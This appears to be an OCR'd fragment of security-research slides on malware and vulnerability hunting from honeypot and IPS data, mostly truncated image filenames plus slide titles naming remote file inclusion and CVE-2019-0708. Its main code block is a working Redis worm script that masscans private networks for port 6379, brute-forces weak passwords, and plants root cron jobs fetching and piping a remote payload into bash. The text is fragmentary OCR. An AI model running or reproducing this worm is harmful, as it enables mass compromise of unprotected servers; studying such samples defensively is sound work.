
if [ -s /usr/bin/ifconfig ];
then
        range=$(ifconfig | grep "BROADCAST\|inet" | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep -v 127 | grep -v inet6 |grep -v 255 | head -nl)
else
        range=$(ip a | grep "BROADCAST\|inet" | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep -v 127 | grep -v inet6 |grep -v 255 | head -nl)
fi
```

Unknown Malware Playground



```
apt install redis-tools -y >/dev/null
yum install redis-tools -y >/dev/null
echo 'config set dbfilename "backup.db"' > /tmp/.dat
echo 'save' >> /tmp/.dat
echo 'flushall' >> /tmp/.dat
echo 'set backup1 "\n\n\n*/2 * * * * wget -q -O - http://$url/xms | bash -sh\n\n"' >> /tmp/.dat
echo 'set backup2 "\n\n\n*/3 * * * * curl -fsSL http://$url/xms | bash -sh\n\n"' >> /tmp/.dat
echo 'set backup3 "\n\n\n*/4 * * * * lwp-download http://$url/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms\n\n"' >> /tmp/.dat
echo 'set backup4 "\n\n\n*/5 * * * * echo $base | base64 -d | bash -\n\n"' >> /tmp/.dat
echo 'config set dir "/var/spool/cron/"' >> /tmp/.dat
echo 'config set dbfilename "root"' >> /tmp/.dat
echo 'save' >> /tmp/.dat
echo 'config set dir "/var/spool/cron/crontabs"' >> /tmp/.dat
echo 'save' >> /tmp/.dat
sleep 1
rm -rf /tmp/redis_vuln.txt
nohup /tmp/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 100000 -p6379 --wait 0 | awk '{print $6}' > /tmp/redis_vuln.txt
cat /tmp/redis_vuln.txt | while read line; do
cat /tmp/.dat | timeout 3 redis-cli -h $line &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a redis &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a root &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a oracle &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a password &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a p@aaw0rd &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty123 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123! &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a 123456 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a admin &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a mysql &>/dev/null &
done < /tmp/redis_vuln.txt
```

1-Day/Unknown Vulnerability Hunting



[459_[dpi_g001/2/dpi-ips-…96]].png
[166_[dpi_g001/2/dpi-ips-…29,].png
[1385_[hpot_g004/2/hon…02].png
[1545_[dpi_g001/2/dpi-ip…13]].png
[5286_[dpi_g001/2/dpi-ip…25]].png
[16780_[dpi_g001/2/dpi-i…66]].png
[46417_[dpi_g001/2/dpi-ip…78]].png
[1709_[hpot_g001/2/hone…48]].png
[9463_[dpi_g001/2/dpi-ip…23]].png
[463_[hpot_g004/2/honey…pot].png
[1057_[hpot_g004/2/hone…63]].png
[2035_[dpi_g001/2/dpi-ip…10]].png
[12842_[dpi_g001/2/dpi-i…20]].png

[317_[dpi_g001/2/dpi-ips-…13]].png
[817_[ncie_g001/2/ncie-ht…c-]].png
[1003_[dpi_g001/2/dpi-ip…22]].png
[291_[hpot_g001/2/honey…t_g].png
[953_[dpi_g001/2/dpi-ips-…48]].png
[2510_[hpot_g004/2/hon…pot].png
[8102_[dpi_g001/2/dpi-ip…92]].png
[58_[dpi_g001/2/dpi-ips-…pot].png
[186_[dpi_g001/2/dpi-ips-…10]].png
[437_[dpi_g001/2/dpi-ips-…71]].png
[1132_[dpi_g001/2/dpi-ips…13]].png
[2743_[dpi_g001/2/dpi-ip…09]].png
[767_[dpi_g001/2/dpi-ips-…22]].png

[673_[hpot_g004/2/honey…pot].png
[1444_[dpi_g001/2/dpi-ip…17]].png
[6510_[dpi_g001/2/dpi-ip…11]].png
[496_[dpi_g001/2/dpi-ips-…10]].png
[1481_[hpot_g004/2/hone…285].png
[4789_[ncie_g001/2/ncie-…t-2]].png
[16258_[hpot_g004/2/ho…pot].png
[18070_[dpi_g001/2/dpi-i…64]].png
[400_[hpot_g004/2/honey…pi_].png
[1042_[hpot_g004/2/hon…77]].png
[2612_[dpi_g001/2/dpi-ip…09]].png
[15744_[dpi_g001/2/dpi-i…51]].png
[1005_[dpi_g001/2/dpi-ip…20]].png


[1373_[dpi_g001/2/dpi-ip…48]].png
[10264_[dpi_g001/2/dpi-i…29]].png
[10827_[hpot_g004/2/hon…35]].png
[3225_[dpi_g001/2/dpi-ip…79]].png
[3605_[dpi_g001/2/dpi-ip…09]].png
[7794_[hpot_g001/2/hone…02]].png
[90570_[dpi_g001/2/dpi-i…34]].png
[551_[dpi_g001/2/dpi-ips-…64]].png
[634_[dpi_g001/2/dpi-ips…03]].png
[5570_[dpi_g001/2/dpi-ip…13]].png
[42991_[dpi_g001/2/dpi-i…113]].png
[234105_[dpi_g001/2/dpi-i…8]].png
[1443_[dpi_g001/2/dpi-ip…26]].png

[1840_[dpi_g001/2/dpi-ip…21]].png
[263_[dpi_g001/2/dpi-ips-…86]].png
[402_[dpi_g001/2/dpi-ips…29]].png
[504_[hpot_g004/2/honey…48]].png
[1301_[hpot_g004/2/hone…65]].png
[1822_[hpot_g004/2/hon…pi_].png
[56450_[dpi_g001/2/dpi-i…37]].png
[285_[dpi_g001/2/dpi-ips-…37]].png
[995_[dpi_g001/2/dpi-ips…97]].png
[1149_[dpi_g001/2/dpi-ips…27]].png
[2446_[dpi_g001/2/dpi-ip…22]].png
[9607_[dpi_g001/2/dpi-ip…26]].png
[1318578_[dpi_g001/2/dpi…4]].png

[710_[dpi_g001/2/dpi-ips-…96]].png
[1303_[dpi_g001/2/dpi-ip…21]].png
[3669_[hpot_g004/2/hon…53]].png
[9385_[dpi_g001/2/dpi-ip…16]].png
[12948_[dpi_g001/2/dpi-i…117]].png
[270692_[dpi_g001/2/dpi…53]].png
[2739_[dpi_g001/2/dpi-ip…09]].png
[690_[dpi_g001/2/dpi-ips-…61]].png
[913_[dpi_g001/2/dpi-ips-…13]].png
[2628_[hpot_g004/2/hon…pot].png
[5185_[ncie_g001/2/ncie-…c-]].png
[54340_[dpi_g001/2/dpi-i…77]].png
[1388284_[dpi_g001/2/d…48]].png


1-Day/Unknown Vulnerability Hunting

WEB Remote File Inclusion /etc/passwd




1-Day/Unknown Vulnerability Hunting

RDP Microsoft Remote Desktop Services Remote Code Execution Vulnerability (CVE-2019-0708)

